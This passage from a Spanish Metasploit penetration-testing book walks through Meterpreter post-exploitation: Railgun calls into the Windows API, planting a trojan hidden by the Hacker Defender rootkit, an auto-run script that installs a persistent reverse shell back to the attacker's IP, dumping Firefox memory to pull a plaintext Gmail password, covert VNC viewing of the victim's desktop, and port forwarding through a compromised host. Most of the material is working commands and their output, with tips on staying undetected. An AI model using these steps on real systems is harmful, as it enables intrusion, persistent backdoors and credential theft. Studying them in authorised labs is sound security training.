Esta interacción se realiza a través del comando *irb* de *Meterpreter*, el cual permite acceder a una consola. En esta consola se puede escribir código directamente para la interacción con la API de *Windows*, pudiendo cargar DLLs en la máquina comprometida y ejecutar su código después. Es altamente recomendable visitar la URL *http://msdn.microsoft.com/en-us/library/aa383749* para conocer en profundidad las funciones que se encuentran en las DLLs que pueden utilizar.

¿Qué se puede hacer con *Railgun*? La respuesta es todo, ya que con *Railgun* se pueden invocar todas las funciones de la API de *Windows*, lo cual proporciona un potencial y flexibilidad muy interesante. Con *Railgun* se puede acceder directamente a los dispositivos que se encuentran disponibles en la máquina vulnerada, acceder a la memoria, mapear dispositivos, leer y escribir de disco, y un sinfín de posibilidades. Al principio el usuario puede ser reacio a la sintaxis de *Railgun*, pero es recomendable aprenderlo ya que la potencia que proporciona es inigualable.

```
meterpreter > irb
[*] Starting IRB shell
[*] The 'client' variable holds the meterpreter client

>> rg = client.railgun
=> #<Rex::Post::Meterpreter::Extensions::Stdapi::Railgun::Railgun:0x000000Abf2ed00 @client=#<Sess
ion:meterpreter 192.168.1.35:1036 (192.168.1.35) "NT AUTHORITY\SYSTEM @ PRUEBAS-01760CC">, @dlls=
{}>
```

Fig 4.69: Ejecución de *railgun* en *Meterpreter*.

A continuación se exponen algunos códigos de ejemplos para que se pueda conocer la interacción con la API de *Windows* y la potencia que *Railgun* ofrece.

```
# Carga Railgun y ejecuta una orden
rg = client.railgun
rg.shell32.IsUserAnAdmin
```

En este código se realiza la carga de *Railgun*, obteniendo una instancia. Además, se ejecuta una orden a través de la DLL *shell32*. La función ejecutada es la pregunta *IsUserAnAdmin*, de la cual se obtendrá la respuesta *booleana*, por ejemplo *{"GetLastError"=>0, "return"=>true}*.

```
rg.kernel32.GetCurrentProcessId
=> {"GetLastError"=>0, "return"=>1108}
rg.kernel32.GetComputerNameA(250,250)
=> {"GetLastError"=>203, "return"=>true, "lpBuffer"=>"PRUEBAS- 01760CC", "nSi-
ze"=>15}
rg.user32.LockWorkStation
=> {"GetLastError"=>0, "return"=>0}
```

En el código anterior se utilizan distintas funciones como *GetCurrentProcessId* o *GetComputerNameA*, de la DLL *kernel32*. Por otro lado, se ejecuta la función *LockWorkStation* con lo que se puede bloquear la máquina vulnerada, disponible en la DLL *user32*.

```
>> rg.shell32.IsUserAnAdmin
=> {"GetLastError"=>0, "return"=>true}
>> rg.kernel32.GetCurrentProcessId
=> {"GetLastError"=>0, "return"=>1108}
>> rg.kernel32.GetComputerNameA(250,250)
=> {"GetLastError"=>203, "return"=>true, "lpBuffer"=>"PRUEBAS-01760CC", "nSize"=>15}
>> rg.user32.LockWorkStation
=> {"GetLastError"=>0, "return"=>true}
```

Fig 4.70: Ejecución de funciones de la API de *Windows* en máquina vulnerada.

Como último ejemplo curioso se propone ejecutar la siguiente instrucción *rg.user32.MessageBoxA (0,"hola","mundo","MB_OK")*. Esta instrucción hará que se muestre un *pop-up* de sistema en la

máquina vulnerada indicando el mensaje configurado. ¿Se podría lanzar una ventana que simule una recogida de credenciales? De nuevo, el límite está en la imaginación del usuario.

12. Otras PoC interesantes

En este apartado se explican y detallan otras pruebas de concepto que deben ser estudiadas para entenderse correctamente. A lo largo del capítulo se han ido estudiando el gran número de posibilidades que ofrece *Meterpreter*, y lo importante que es un *payload* para realizar una correcta fase de *post-explotación*. A continuación se explicarán interesantes pruebas de concepto que completan un interesante capítulo sobre el mejor *payload* disponible en *Metasploit* según la mayoría de los usuarios.

PoC: Meterpreter, troyanos y rootkits educativos

En esta prueba de concepto se presenta la posibilidad de subir un troyano a la máquina vulnerada y ocultarlo mediante el uso de un *rootkit*. Para el desarrollo de esta prueba de concepto se ha utilizado, tanto un troyano como un *rootkit* educativo. La idea de estos dos tipos de *malware* no es realizar acciones malignas sobre las víctimas, y sí explicar el funcionamiento de este tipo de aplicaciones. El uso de ambos es realmente sencillo como se puede ver en la prueba de concepto.

El *rootkit* utilizado es *Hacker Defender*, también conocido como *hxdef*, mientras que el troyano utilizado es *Flu*, el cual puede ser descargado de la URL *http://www.flu-project.com/downloadflu/flu*. El punto de partida de la prueba de concepto es una sesión de *Meterpreter* obtenida mediante la explotación de una vulnerabilidad en la fase previa a la de *post-explotación*.

Para subir el ejecutable del troyano, como del *rootkit*, desde la sesión de *Meterpreter* se utiliza el comando *upload*. El troyano está compuesto del ejecutable, mientras que el *rootkit* depende de su fichero INI de configuración, que también debe ser subido junto a su ejecutable. En la imagen se puede visualizar la subida del troyano y de los ficheros del *rootkit*, además de la ejecución del ejecutable del troyano.

```
meterpreter > upload /root/flu.exe c:\\windows\\system32
[*] uploading  : /root/flu.exe -> c:\windows\system32
[*] uploaded   : /root/flu.exe -> c:\windows\system32\flu.exe
meterpreter > upload /root/hxdef/hxdef100.exe c:\\windows\\system32\\
[*] uploading  : /root/hxdef/hxdef100.exe -> c:\windows\system32\
[*] uploaded   : /root/hxdef/hxdef100.exe -> c:\windows\system32\\hxdef100.exe
meterpreter > upload /root/hxdef/hxdef100.ini c:\\windows\\system32\\
[*] uploading  : /root/hxdef/hxdef100.ini -> c:\windows\system32\
[*] uploaded   : /root/hxdef/hxdef100.ini -> c:\windows\system32\\hxdef100.ini
meterpreter > execute -f c:\\windows\\system32\\flu.exe
Process 1904 created.
meterpreter >
```

Fig 4.71: Subida de *malware* a la máquina vulnerada y ejecución de troyano.

Tras la ejecución del troyano en la máquina vulnerada, se puede visualizar en el administrador de tareas de la misma como el proceso aparece en el listado de estos que proporciona el sistema. La detección del troyano podría ser fácil para el ojo humano, en este caso.

csrss.exe	SYSTEM	00	1.300 KB
csrss.exe	SYSTEM	00	1.224 KB
dfsrs.exe	SYSTEM	00	3.260 KB
dfssvc.exe	SYSTEM	00	1.836 KB
dns.exe	SYSTEM	00	82.104 KB
dwm.exe	Administ...	00	1.016 KB
explorer.exe	Administ...	00	19.028 KB
flu.exe	Administ...	00	9.680 KB

Fig 4.72: Listado de procesos en la máquina vulnerada tras la ejecución del troyano.

Para ello se ejecuta el *rootkit*, pero antes se debe configurar su fichero INI. Este fichero de configuración dispone de varios apartados o secciones en los que, por ejemplo se especifican los procesos que deben ser ocultados por el *rootkit*. Se permite el uso de metacaracteres, por ejemplo, si se quiere ocultar todo proceso que empiece por *flu*, se puede indicar en el apartado *hidden table* del fichero la palabra *flu**. En la imagen se muestra un ejemplo de parte del fichero de configuración del *rootkit*.

Fig 4.73: Configuración de *Hacker Defender*.

Tras la ejecución del *rootkit*, se ocultan distintas opciones como es el proceso del troyano en el administrador de tareas, entradas del registro del troyano, archivos en el explorador, conexiones activas del troyano, etcétera. Es realmente potente la utilización de un *rootkit* para ocultar las acciones del *malware*.

La máquina vulnerada ha quedado infectada por el troyano y además, el *rootkit*, oculta las acciones maliciosas que éste realiza y su presencia. El *rootkit*, lógicamente, también puede ocultarse a sí mismo, para dificultar su presencia y acciones.

A continuación se muestra el panel del troyano, donde se pueden visualizar las máquinas infectadas y el estado de éstas.





Fig 4.74: Panel de administración del troyano para manipular la máquina vulnerada.

En este punto el atacante tiene el control de la máquina vulnerada permanentemente. Este troyano puede realizar un gran número de acciones sobre la máquina vulnerada, por ejemplo, capturas de pantalla, captura de las pulsaciones de teclado remoto, utilización de las líneas de comandos disponibles en la máquina infectada, por ejemplo un cmd o una *PowerShell*. En la imagen se puede visualizar como se recupera el contenido de un fichero denominado *secret.txt* de la máquina vulnerada.

Fig 4.75: Recuperación de un fichero a través del troyano.

PoC: Explotado e infectado

Esta breve prueba de concepto ayuda a entender la importancia que tienen las opciones avanzadas de los módulos de *exploits* en el instante de realizar la explotación. El escenario es sencillo, se va a proceder a la explotación de un sistema operativo, del cual no se conoce si el usuario puede apagar el equipo en cualquier momento, si es posible que se caiga la conexión, o si, puede que sin más se necesite realizar la explotación, infectar dicho equipo y finalizar la sesión. Todas estas acciones cabe la posibilidad de que sucedan en un rango de tiempo de pocos o muy pocos segundos.

En primer lugar se procederá a la automatización de un *script* RC para que cuando se realice la explotación se ejecute dicho *script*. El *script* contiene órdenes para infectar con un agente y de este modo conseguir la persistencia inmediatamente. Además, la última orden es *exit* para finalizar la sesión de *Meterpreter*.

Otra posibilidad es utilizar el comando *update* para subir el ejecutable de un troyano y ejecutarlo mediante *execute*, todo esto desde un fichero de automatización. Se podría añadir un *rootkit* para ocultar dicho troyano. Otra opción interesante, es la posibilidad de utilizar órdenes para derribar sistemas de protección que pudiera haber en la máquina vulnerada antes de proceder a la subida de este tipo de *malware*. Todas estas instrucciones se podrían escribir en un *script* y automatizar dicho proceso.

```
msf  exploit(ms08_067_netapi) > set AutoRunScript multi_console_command -rc /root/inicialInfecci
on.rc
AutoRunScript => multi_console_command -rc /root/inicialInfeccion.rc
msf  exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.1.40:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:Spanish
[*] Selected Target: Windows XP SP3 Spanish (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.1.35
[*] Meterpreter session 20 opened (192.168.1.40:4444 -> 192.168.1.35:1037) at 2012-08-31 21:45:1
4 +0200

meterpreter >
[*] Session ID 20 (192.168.1.40:4444 -> 192.168.1.35:1037) processing AutoRunScript 'multi_conso
le_command -rc /root/inicialInfeccion.rc'
[*] Running Command List ...
[*]     Running command run persistence -U -X -P windows/shell/reverse_tcp -i 60 -p 4444 -r 192.
168.1.40
[*] Running Persistance Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/PRUEBAS-01760CC_20120831.4
515/PRUEBAS-01760CC_20120831.4515.rc
[*] Creating Payload=windows/shell/reverse_tcp LHOST=192.168.1.40 LPORT=4444
[*] Persistent agent script is 611030 bytes long
[+] Persistent Script written to C:\WINDOWS\TEMP\WraaGFn.vbs
[*] Executing script C:\WINDOWS\TEMP\WraaGFn.vbs
[+] Agent executed with PID 360
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\yNrgfdFhJRPHOQ
C
[+] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\yNrgfdFhJRPHOQC
```

Fig 4.76: Autoejecución de un fichero RC provocando infección con *persistence*.

El *script* utilizado dispone del siguiente código:

```
run persistence -U -X -P windows/shell/reverse_tcp -i 60 -p 4444
-r 192.168.1.40
exit
```

La línea de *run* finaliza con la dirección IP, todo en la misma línea, sino no funcionaría. Como se puede suponer la imaginación de cada usuario puede ir más allá y conseguir realizar gran cantidad de acciones de manera automática.

Se ha configurado la ejecución de *persistence* con un *payload* de tipo no *Meterpreter*. Ya se ha realizado anteriormente una actualización de un *payload* a un *Meterpreter*, por lo que simplemente se puede dejar una *shell* y si se requiere mayor funcionalidad, en cualquier momento se puede actualizar a *Meterpreter*.

Como se ha mencionado en este libro, en algunas ocasiones es mejor utilizar un *payload* concreto que aporte una funcionalidad sin necesidad de disponer de todo un servidor de funcionalidades. Esto depende de lo que se quiera demostrar y de lo que se desee obtener, aunque como se ve en este ejemplo se puede provocar la actualización a un *Meterpreter*. Es recomendable pensar qué *payload* utilizar en cada momento en función de las necesidades.

A continuación, se va a comprobar como configurando el módulo *exploit/multi/handler* se puede recibir la sesión del agente de *persistence* que se ha instalado en el equipo. La única diferencia con lo que se ha ido configurando en el libro la mayoría de las veces es la utilización de un *payload* de tipo *shell*.

```
msf  exploit(ms08_067_netapi) > use exploit/multi/handler
msf  exploit(handler) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf  exploit(handler) > set LHOST 192.168.1.40
LHOST => 192.168.1.40
msf  exploit(handler) > set LPORT 4444
LPORT => 4444
msf  exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.40:4444
[*] Starting the payload handler...
[*] Sending stage (240 bytes) to 192.168.1.35
[*] Command shell session 21 opened (192.168.1.40:4444 -> 192.168.1.35:1055) at 2012-08-31 21:57
:41 +0200

Microsoft Windows XP [illegible] 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Fig 4.77: Obtención de una *shell* mediante *persistence*.

Por último, se provoca la actualización del *payload* a un *Meterpreter*, mediante la subida de un *stager*.


```
[*] Command shell session 21 opened (192.168.1.40:4444 -> 192.168.1.35:1055) at 2012-08-31 21:57
:41 +0200

Microsoft Windows XP [illegible] 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>^Z
Background session 21? [y/N]  y

msf  exploit(handler) > sessions -u 21

[*] Started reverse handler on 192.168.1.40:4444
[*] Starting the payload handler...
[*] Command Stager progress - 1.66% done (1699/102108 bytes)
[*] Command Stager progress - 3.33% done (3398/102108 bytes)
[*] Command Stager progress - 4.99% done (5097/102108 bytes)
[*] Command Stager progress - 6.66% done (6796/102108 bytes)
[*] Command Stager progress - 8.32% done (8495/102108 bytes)
[*] Command Stager progress - 9.98% done (10194/102108 bytes)
[*] Command Stager progress - 11.65% done (11893/102108 bytes)
```

Fig 4.78: Actualización de *shell* a *Meterpreter*.

PoC: Volcado de memoria remota y análisis

En esta prueba de concepto se busca lograr la información volátil de la máquina vulnerada, es decir, la información que se perderá cuando la máquina remota se apague. Para obtener información sobre la memoria RAM de la máquina vulnerada se dispone en *Meterpreter* de un *script*, denominado *process_memdump*, capaz de hacer volcados de memoria de procesos. También se podrían utilizar herramientas como *Win32dd*, la cual debería ser subida a la máquina de la víctima, para realizar volcados o *dumpeos* de memoria completos.

En este caso se realizará un volcado de memoria del proceso *Firefox* y se procederá a la búsqueda de credenciales almacenadas u otros datos de interés para el atacante. En el ejemplo se mostrará como las credenciales quedan almacenadas en texto plano por el proceso del navegador, aunque el sitio web donde fueran introducidas dispusiera de capa de seguridad, que en este caso se corresponde con la seguridad de *Gmail*.

El *script process_memdump* dispone de varios parámetros, de los cuales se detallan a continuación los más interesantes:

- El parámetro –n especifica el nombre del proceso del que se realizará el volcado de memoria.
- El parámetro –p especifica el PID del proceso del que se quiere realizar el volcado de memoria.
- El parámetro –r especifica el fichero de texto de donde se recogerán los PID de los procesos de los que se quiere realizar el volcado de memoria. Se debe especificar un PID por cada línea del fichero de texto.

```
meterpreter > run process_memdump -h

USAGE:
EXAMPLE: run process_dump putty.exe
EXAMPLE: run process_dump -p 1234

OPTIONS:

    -h         Help menu.
    -n <opt>   Name of process to dump.
    -p <opt>   PID of process to dump.
    -q         Query the size of the Process that would be dump in bytes.
    -r <opt>   Text file wih list of process names to dump memory for, one per line.
    -t         toggle location information in dump.

meterpreter > run process_memdump -p 1348
[*] Dumping memory for firefox.exe
[*]     Dumping Memory of firefox.exe with PID: 1348
[*]     base size = 64
[*]     base size = 128
[*]     base size = 1132
```

Fig 4.79: Obtención de la memoria del proceso de *Firefox* en una máquina vulnerada.

Tras ejecutar el *script* se procede a la descarga automática del volcado de la memoria del proceso. Este archivo se almacena en la ruta *$HOME/.msf4/logs/scripts/proc_memdump/<fichero DMP>*. Se puede observar que al ejecutar el comando de *Linux cat* se puede visualizar el contenido del archivo, la mayoría es binario, pero se puede observar como existen cadenas de texto legibles. Mediante el uso del comando *strings* se va a filtrar todo el contenido no legible, es decir, todo lo que no sean caracteres de texto se despreciará. Por último utilizando el comando *grep* se filtrará la salida de *strings* para localizar las palabras clave que se quieren obtener.

Por ejemplo, se va a proceder a realizar la búsqueda de credenciales en el proceso de *Firefox* del que se ha realizado el volcado. Al ejecutar la instrucción *cat <fichero DMP> | strings | grep Passwd*, se obtiene información muy interesante como es la credencial con la que, según la dirección, se ha logueado en el *webmail* de *Gmail*.

```
root@bt:~/.msf4/logs/scripts/proc_memdump# cat 192.168.1.35_firefox.exe_1348_20120908.0319.dmp |
 strings | grep Passwd
outube%3A679%3A1&checkedDomains=youtube&timeStmp=&secTok=&Email=pablo%40flu&Passwd=123abc.&signI
n=Iniciar+sesi%C3%B3n&rmShown=1
el("Passwd");
  var passwd_elem = el("Passwd");
      } else if (f.Passwd) {
        f.Passwd.focus();
      } else if (f.Passwd) {
        f.Passwd.focus();
 id="Passwd"
continue=http%3A%2F%2Fmail.google.com%2Fmail%2F&service=mail&rm=false&dsh=3866044908118792813&lt
mpl=default&scc=1&GALX=T3AZeCa7WLk&pstMsg=1&dnConn=&checkConnection=youtube%3A679%3A1&checkedDom
ains=youtube&timeStmp=&secTok=&Email=pablo%40flu&Passwd=123abc.&signIn=Iniciar+sesi%C3%B3n&rmSho
```

Fig 4.80: Obtención de credenciales del proceso de *Firefox*.

Por último se presenta la posibilidad de realizar un volcado completo de la memoria RAM y un análisis de ésta mediante el *framework* de *Volatility*, el cual puede ser descargado desde la *URL*

https://www.volatilesystems.com/default/volatility. Para realizar el volcado de la memoria RAM se pueden utilizar una serie de aplicaciones, como *MDD* o *Win32dd*.

En primer lugar, se sube a la máquina vulnerada la herramienta *Win32dd*, por ejemplo en la ruta *c:*. Para realizar el volcado de la memoria RAM de la máquina vulnerada se ejecuta la instrucción *win32dd.exe /r /f <fichero> /a*. El parámetro /r indica que será un volcado de tipo *raw*, /f el fichero donde se almacenará y /a que se aceptarán todas las preguntas que realice la aplicación.

```
C:\>win32dd.exe /r /f c:\volcado.bin /a
win32dd.exe /r /f c:\volcado.bin /a

  win32dd - 1.3.1.20100417 - (Community Edition)
  Kernel land physical memory acquisition
  Copyright (C) 2007 - 2010, Matthieu Suiche <http://www.msuiche.net>
  Copyright (C) 2009 - 2010, MoonSols <http://www.moonsols.com>

    Name                         Value
    ----                         -----
    File type:                   Raw memory dump file
    Acquisition method:          PFN Mapping
    Content:                     Memory manager physical memory block

    Destination path:            c:\volcado.bin

    O.S. Version:                Microsoft Windows XP Professional Service Pack 3 (build 2600)
    Computer name:               PRUEBAS-01760CC

    Physical memory in use:        81%
    Physical memory size:       196080 Kb (    191 Mb)
    Physical memory available:   36176 Kb (     35 Mb)

    Paging file size:           967776 Kb (    945 Mb)
```

Fig 4.81: Realización del volcado de la memoria RAM de manera remota.

Una vez que se realiza el volcado de la RAM, se debe descargar la imagen manualmente, a través de la ejecución del comando *download* de *Meterpreter*. Este proceso puede llevar bastante tiempo, ya que dependerá del tamaño de la memoria RAM de la máquina vulnerada. En este ejemplo, la memoria RAM del equipo remoto es de 192 MB.

```
meterpreter > download c:\\volcado.bin /root
[*] downloading: c:\volcado.bin -> /root/volcado.bin
[*] downloaded : c:\volcado.bin -> /root/volcado.bin
meterpreter >
```

Fig 4.82 Descarga del volcado completo de la memoria RAM de la máquina vulnerada.

En este momento hay que utilizar el *framework* de *Volatility* para sacar la máxima información de la máquina vulnerada. Este *framework* permite realizar gran cantidad de opciones sobre imágenes de volcado de memoria RAM, sería necesario dedicar tiempo a su estudio y aprovechamiento. Pero el objetivo de la prueba de concepto es ilustrar algunas de las posibilidades que *Volatility* proporciona.

Para ejecutar la ayuda de *Volatility* se debe ejecutar *python vol.py –h*, dicho archivo estará situado en el directorio donde se encuentren los archivos *Python* del framework *Volatility*. Si se quieren

consultar las conexiones activas en el momento de realizar el volcado de la memoria RAM se debe ejecutar la siguiente instrucción *python vol.py connections –f <fichero BIN>*.

```
root@bt:~/volatility-2.1# python vol.py connections -f /root/volcado.bin
Volatile Systems Volatility Framework 2.1
Offset(V)  Local Address             Remote Address            Pid
---------- ------------------------- ------------------------- ------
0x80d5b8e0 127.0.0.1:1046            127.0.0.1:1045            432
0x80d6fce0 127.0.0.1:1045            127.0.0.1:1046            432
0x80e23d10 127.0.0.1:1048            127.0.0.1:1047            432
0x80e57468 127.0.0.1:1047            127.0.0.1:1048            432
0x80e6a008 192.168.1.35:1154         74.125.230.203:80         432
0x80e6c1f0 192.168.1.35:1150         74.125.230.203:80         432
0x80e6d008 192.168.1.35:1142         74.125.230.203:80         432
0x80e769e8 192.168.1.35:1114         74.125.230.203:80         432
0x80e775a0 192.168.1.35:1110         74.125.230.203:80         432
0x80e709e8 192.168.1.35:1134         173.194.66.121:80         432
0x80ecb1f0 192.168.1.35:1070         173.194.67.191:80         432
```

Fig 4.83. Recuperación de conexiones activas del fichero del volcado de la RAM remota.

Para visualizar los archivos abiertos por los procesos que se encontraban en ejecución en el momento del volcado de la memoria RAM remota se debe ejecutar la instrucción *python vol.py files –f <fichero BIN>*. Otra instrucción interesante es la recuperación del listado de procesos en ejecución en ese momento *python vol.py pslis –f <fichero BIN>*.

```
root@bt:~/volatility-2.1# python vol.py pslist -f /root/volcado.bin
Volatile Systems Volatility Framework 2.1
Offset(V)  Name                    PID   PPID   Thds     Hnds   Sess  Wow64 Start
 Exit
---------- -------------------- ------ ------ ------ -------- ------ ------ --------------------
 --------------------
0x80f1d620 System                    4      0     54      445 ------      0
0xffba8da0 smss.exe                424      4      3       19 ------      0 2012-09-07 23:32:07
0xff1bc36e8 csrss.exe              644    424     11      455      0      0 2012-09-07 23:32:07
0x80d63c08 winlogon.exe            668    424     19      470      0      0 2012-09-07 23:32:07
```

Fig 4.84: Recuperación del listado de procesos del fichero del volcado de la RAM remota.

Las posibilidades que ofrece *Volatility* para el análisis forense son ilimitadas, por lo que se recomienda su estudio y la realización de pruebas para comprender y entender todo lo que este *framework* es capaz de proporcionar al usuario.

PoC: VNC Payload

En esta prueba de concepto se presenta la utilización de un *payload* un tanto peculiar. Con este *payload* se podrá visualizar el escritorio remoto de la víctima. Hay varias maneras de utilizar VNC en *Metasploit*, el objetivo es poder visualizar el escritorio de la víctima, sin que ella detecte tal circunstancia.

El primer caso que se estudiará es el del *payload vncinject*. El *payload* cargado debe ser *windows/vncinject/reverse_tcp*, conexión inversa por ejemplo. Este *payload* inyecta un servidor VNC en la memoria de la máquina vulnerada, el *exploit* conecta automáticamente con éste y se obtiene la visión del escritorio de la víctima.


```
msf  exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.1.40:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:Spanish
[*] Selected Target: Windows XP SP3 Spanish (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (445440 bytes) to 192.168.1.35
[*] Starting local TCP relay on 127.0.0.1:5900...
[*] Local TCP relay started.
[*] Launched vncviewer.
[*] Session 1 created in the background.
msf  exploit(ms08_067_netapi) > Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
No authentication needed
Authentication successful
Desktop name "pruebas-01760cc"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Warning: Cannot convert string "-*-helvetica-bold-r-*-*-16-*-*-*-*-*-*-*" to type FontStruct
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Same machine: preferring raw encoding
```

Fig 4.85: Explotación con inyección de *windows/vncinject/reverse_tcp*.

Hay que tener cuidado con este *payload* ya que realiza la apertura de una cmd en la máquina vulnerada. Esta situación es extraña para el usuario víctima, el cual se puede alertar de la presencia del atacante al visualizar dicho evento.

```
meterpreter > run vnc
[*] Creating a VNC reverse tcp stager: LHOST=192.168.1.40 LPORT=4545)
[*] Running payload handler
[*] VNC stager executable 73802 bytes long
[*] Uploaded the VNC agent to C:\WINDOWS\TEMP\TNpWqQZiiVTcz.exe (must be deleted manually)
[*] Executing the VNC agent with endpoint 192.168.1.40:4545...
meterpreter > Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
No authentication needed
Authentication successful
Desktop name "pruebas-01760cc"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```

Fig 4.86: Obtención de la visión de un escritorio remoto con VNC en la sesión de la víctima.

Otra opción posible es la utilización del *script* de *Meterpreter vnc*. Con este *script* se ejecuta un agente con el que se puede realizar la conexión, y obtener la visión del escritorio de la víctima. Hay

que tener cuidado con la posibilidad de no mover el ratón al usuario, ya que podría darse cuenta. Se recomienda, simplemente visualizar las acciones de éste, a la vez, que por ejemplo, se utiliza un *keylogger* para capturar credenciales no visibles.

PoC: Port forwarding

En esta prueba de concepto se presenta el concepto de *port forwarding* con el que un atacante podrá utilizar una máquina vulnerada como *cebo* o máquina que realizará las peticiones por él. En otras palabras, se propone el siguiente escenario:

- El atacante utiliza un sistema operativo con *Metasploit*, por ejemplo *BackTrack 5*.
- La máquina vulnerada con un sistema operativo, por ejemplo, *Windows XP*.
- La máquina objetivo. En esta máquina se quiere obtener acceso o realizar un ataque. Esta máquina recibirá las peticiones como si viniesen de la máquina vulnerada, en vez de provenir del atacante.

Para realizar esta técnica se utiliza el comando *portfwd*, el cual dispone de varios parámetros interesantes:

- El parámetro –L indica el *host* local donde comenzará la redirección de paquetes. Este parámetro es opcional, por defecto se configura con la dirección IP de la máquina vulnerada.
- El parámetro –r indica el *host* remoto al que se reenviarán los paquetes, es la dirección IP de la máquina objetivo.
- El parámetro –l indica el puerto local dónde se recibirán las conexiones. Este puerto pertenece a la máquina vulnerada.
- El parámetro –p indica el puerto de la máquina remota, es decir la especificada en el parámetro –r, a la que se realizarán los reenvíos.

A continuación se presenta un sencillo ejemplo donde las peticiones que el atacante quiere realizar a una máquina objetivo, se realizan a través de una máquina vulnerada. La máquina objetivo recibirá las peticiones como si realmente fueran originadas por la máquina vulnerada.

El escenario arranca con una sesión de *Meterpreter* del atacante sobre la máquina vulnerada. La configuración del comando *portfwd* es sencilla tal y como se puede visualizar en la imagen de la página siguiente.

Tras la ejecución del comando, la máquina atacante enviará el tráfico a su interfaz local donde tiene un *listener* en un puerto concreto encargado de redirigir el tráfico a *Meterpreter* en la máquina vulnerada. Esta máquina vulnerada recibe la petición y la reenvía hacia la máquina objetivo. La configuración del comando es sencilla y para poder visualizar las órdenes creadas en *portfwd* se puede ejecutar sólo el comando para obtener el listado.


```
Usage: portfwd [-h] [add | delete | list | flush] [args]

OPTIONS:

    -L <opt>  The local host to listen on (optional).
    -h        Help banner.
    -l <opt>  The local port to listen on.
    -p <opt>  The remote port to connect to.
    -r <opt>  The remote host to connect to.

meterpreter > portfwd add -l 9000 -p 80 -r 192.168.0.63
[*] Local TCP relay created: 0.0.0.0:9000 <-> 192.168.0.63:80
meterpreter > background
[*] Backgrounding session 1...
msf  exploit(ms08_067_netapi) > ifconfig | grep inet
[*] exec: ifconfig | grep inet

          inet addr:192.168.0.61  Bcast:192.168.0.255  Mask:255.255.255.0
```

Fig 4.87: Redirección de paquetes a través del comando *portfwd*.

Ahora, el atacante abre el navegador web y escribe la dirección *http://127.0.0.1:9000*, ¿Por qué el puerto 9000? Es donde se ha configurado el *listener* en la configuración de *portfwd*. La respuesta que se obtiene es *"It Works"*, que es el fichero por defecto de un servidor *Apache*.





Fig 4.88: Petición *http* a través de una máquina vulnerada.

¿Realmente es la máquina vulnerada quién realiza la petición encubriendo a la máquina del atacante? La respuesta es sí, en la máquina del objetivo se abre la aplicación *Wireshark* para visualizar el tráfico que llega por su interfaz de red. Las máquinas del escenario tienen las siguientes direcciones IP:

- La máquina del atacante tiene la dirección IP 192.168.0.61.
- La máquina vulnerada tiene la dirección IP 192.168.0.62.
- La máquina objetivo tiene la dirección IP 192.168.0.63.

En la imagen siguiente se puede visualizar como la petición HTTP llega a través de la máquina con dirección IP 192.168.0.62, que es la vulnerada. Esta técnica puede dar lugar a otro gran número de posibilidades.

Fig 4.89: Captura de *Wireshark* donde se visualiza el origen de la petición.

Hay que tener en cuenta, como se puede visualizar en la imagen, que el *User-Agent* puede delatar a la máquina origen, por lo que puede ser interesante cambiar dicha información.

Capítulo V
Otras msf tools

1. msf tools

En multitud de ocasiones se ha comentado que *Metasploit* es un *framework* o conjunto de herramientas que proporcionan distintas funcionalidades al auditor. En este capítulo se pueden estudiar y realizar pruebas con las más utilizadas o reconocidas a nivel mundial en el ámbito de la intrusión o *pentesting*. Como curiosidad indicar que todas las herramientas comienzan por las siglas *msf* (*Metasploit framework*) seguidas de un nombre indicativo de la acción que realizan.

A menudo muchos de los *pentesters* o auditores de seguridad se pueden encontrar con cambios en las herramientas disponibles en el *framework* de *Metasploit*. Este hecho es debido a que se desarrollan nuevas versiones o nuevas aplicaciones que pasan a formar parte del *framework*. Es sencillo encontrarse que en nuevas versiones de *Metasploit* aparezcan nuevas aplicaciones que proporcionan novedosas funcionalidades o, incluso, optimizan funciones existentes de varias herramientas, como por ejemplo *msfvenom*, la cual fusiona la funcionalidad de *msfpayload* y de *msfencode*.

